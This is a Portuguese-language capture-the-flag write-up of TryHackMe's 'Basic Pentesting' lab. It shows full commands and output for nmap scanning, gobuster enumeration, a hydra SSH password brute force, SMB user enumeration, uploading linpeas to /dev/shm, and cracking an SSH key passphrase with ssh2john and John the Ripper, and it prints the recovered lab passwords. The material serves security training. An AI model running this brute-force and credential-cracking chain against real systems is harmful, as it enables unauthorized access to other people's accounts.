Testes

Task 1 Web App Testing and Privilege Escalation


In these set of tasks you'll learn the following:

- brute forcing
- hash cracking
- service enumeration
- Linux Enumeration

1. Find the services exposed by the machine

   Resposta=

   Rodei um nmap para descobrir serviços expostos e versões
   nmap -sV -T4 -O -F --version-light 10.66.131.64



2. What is the name of the hidden directory on the web server(enter name without /)?

Resposta= development

Utilizei da ferramenta gobuster e utilizei uma wordlist publica para listar as páginas escondidas no website

gobuster dir -u http://10.66.131.64/ -w ~/SecLists-master/Discovery/Web-Content/raft-large-directories.txt

```
gobuster dir -u http://10.66.131.64/ -w ~/SecLists-master/Discovery/Web-Content/raft-large-directories.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.66.131.64/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/sadly/SecLists-master/Discovery/Web-Content/raft-large-directories.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
development          (Status: 301) [Size: 318] [--> http://10.66.131.64/development/]
server-status        (Status: 403) [Size: 277]
```

3. User brute-forcing to find the username & password

Resposta=

utilizei da ferramenta hydra para descobrir senhas e usuários, nesse caso encontrei apenas a senha, e os usuarios com outra falha SMB que irei citar em breve.


```
hydra -l jan -P ~/SecLists-master/Passwords/Common-Credentials/10k-most-common.txt ssh://10.66.131.64 -R
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service or
poses (this is non-binding, these *** ignore laws and ethics anyway).

[INFORMATION] reading restore file ./hydra.restore
[WARNING] options after -R are now honored (since v8.6)
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-24 02:11:04
[DATA] max 16 tasks per 1 server, overall 16 tasks, 10000 login tries (l:1/p:10000), ~625 tries per task
[DATA] attacking ssh://10.66.131.64:22/
[STATUS] 3902.00 tries/min, 3902 tries in 00:01h, 6098 to do in 00:02h, 16 active
[STATUS] 2067.50 tries/min, 4135 tries in 00:02h, 5865 to do in 00:03h, 16 active
[STATUS] 1154.75 tries/min, 4619 tries in 00:04h, 5382 to do in 00:05h, 15 active
[STATUS] 683.50 tries/min, 5468 tries in 00:08h, 4533 to do in 00:07h, 15 active
[STATUS] 505.23 tries/min, 6568 tries in 00:13h, 3433 to do in 00:07h, 15 active
[STATUS] 426.28 tries/min, 7673 tries in 00:18h, 2328 to do in 00:06h, 15 active
[STATUS] 382.17 tries/min, 8790 tries in 00:23h, 1211 to do in 00:04h, 15 active
[22][ssh] host: 10.66.131.64   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-12-24 02:35:06
```

4. What is the username?


Resposta=jan e kay

Ao visitar o website na página escondida http://10.66.131.64/development/dev.txt encontramos o seguinte:



Ao ler a conversa em inglês é possivel notar que o mesmo cita estar utilizando a versão 2.5.12 (provavelmente apache) pois outras versões davam trabalho, logo abaixo vemos “SMB has been configured. -K” o protocolodo SMB pode ter usuários expostos vou verificar.

utilizei da ferramenta enum4linux com o comando enum4linux -a 10.66.131.64



Encontrei kay, jan e ubuntu com usuarios SMB expostos.

5. What service do you use to access the server(answer in abbreviation in all caps)?
Resposta=SSH (Secure Shell)

ao tentar me logar com o login: jan e senha: armando consegui acesso remoto à maquina com sucesso um RCE.

```
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Apr 23 15:55:45 2018 from 192.168.56.102
jan@ip-10-66-131-64:~$ whoami
jan
jan@ip-10-66-131-64:~$
```

Uma falha de nivel gravissimo.

6. Enumerate the machine to find any vectors for privilege escalation

Resposta=Python


Usei comandos como uname -a e id também usei find / -perm -4000 -o -perm -2000 -exec ls -la {} \; não encontrei nada então fui atrás de um script para automatizar a busca de vulnerabilidades que permitam a escalação de privilegio, o linpeas do github, irei transferir usando as credenciais de "Jan" usando a ferramenta SCP para transferir o script para a pasta /dev/shm shared memory.

```
) scp linpeas.sh jan@10.66.131.64:/dev/shm
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
jan@10.66.131.64's password:
linpeas.sh
```

após verificar a pasta /dev/shm na máquina do alvo, encontrei o script e setei como executavel com o comando chmod +x linpeas.sh

```
jan@ip-10-66-131-64:/dev/shm$ ls
linpeas.sh
jan@ip-10-66-131-64:/dev/shm$ chmod +x linpeas.sh
jan@ip-10-66-131-64:/dev/shm$ ls -la
total 0
drwxrwxrwt  2 root root   60 Dec 24 02:45 .
drwxr-xr-x 18 root root 3880 Dec 23 23:20 ..
-rwxr-xr-x  1 jan  jan     0 Dec 24 02:45 linpeas.sh
jan@ip-10-66-131-64:/dev/shm$
```


ao rodar ./linpeas.sh o script encontrou um id_rsa exposto do usuário kay que possui privilégios root.



ao tentar me logar no usuario me deparei com a restrição a senha, talvez eu consiga quebrar utilizando a ferramenta johntheripper & ssh2john.

Primeiro transformei a chave RSA privada em arquivo compativel com o JohnRipper usando o ssh2john kay_id_rsa > kay_john.txt

logo em seguida crackeei a senha usando o johnripper



Senha encontrada beeswax

ao tentar me conectar novamente via SSH utilizando a chave privada fui capaz de infiltrar o login com sucesso.

```
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts.

Your Hardware Enablement Stack (HWE) is supported until April 2025.

Last login: Sun Jun 22 13:40:04 2025 from 10.23.8.228
kay@ip-10-66-131-64:~$ pwd
/home/kay
kay@ip-10-66-131-64:~$ whoami
kay
kay@ip-10-66-131-64:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Dec 23 23:21 ..
-rw------- 1 kay  kay   789 Jun 22  2025 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
```

6. What is the final password you obtain?


   Resposta=heresareallystrongpasswordthatfollowsthepasswordpolicy$$

Capturei a ultima flag do laboratório utilizando o comando cat pass.bak, agora tendo as permissões corretas para ler o arquivo.

```
kay@ip-10-66-131-64:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23  2018 .
drwxr-xr-x 5 root root 4096 Dec 23 23:21 ..
-rw------- 1 kay  kay   789 Jun 22  2025 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17  2018 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17  2018 .bashrc
drwx------ 2 kay  kay  4096 Apr 17  2018 .cache
-rw------- 1 root kay   119 Apr 23  2018 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23  2018 .nano
-rw------- 1 kay  kay    57 Apr 23  2018 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17  2018 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23  2018 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17  2018 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23  2018 .viminfo
kay@ip-10-66-131-64:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
```

Demonstrate your expertise and stand out in the cyber security community

Boost your visibility and highlight your dedication to professional growth.



Basic Pentesting

tryhackme.com - 45 min read

LinkedIn

WhatsApp

Telegram

Twitter / X

Facebook

Copy link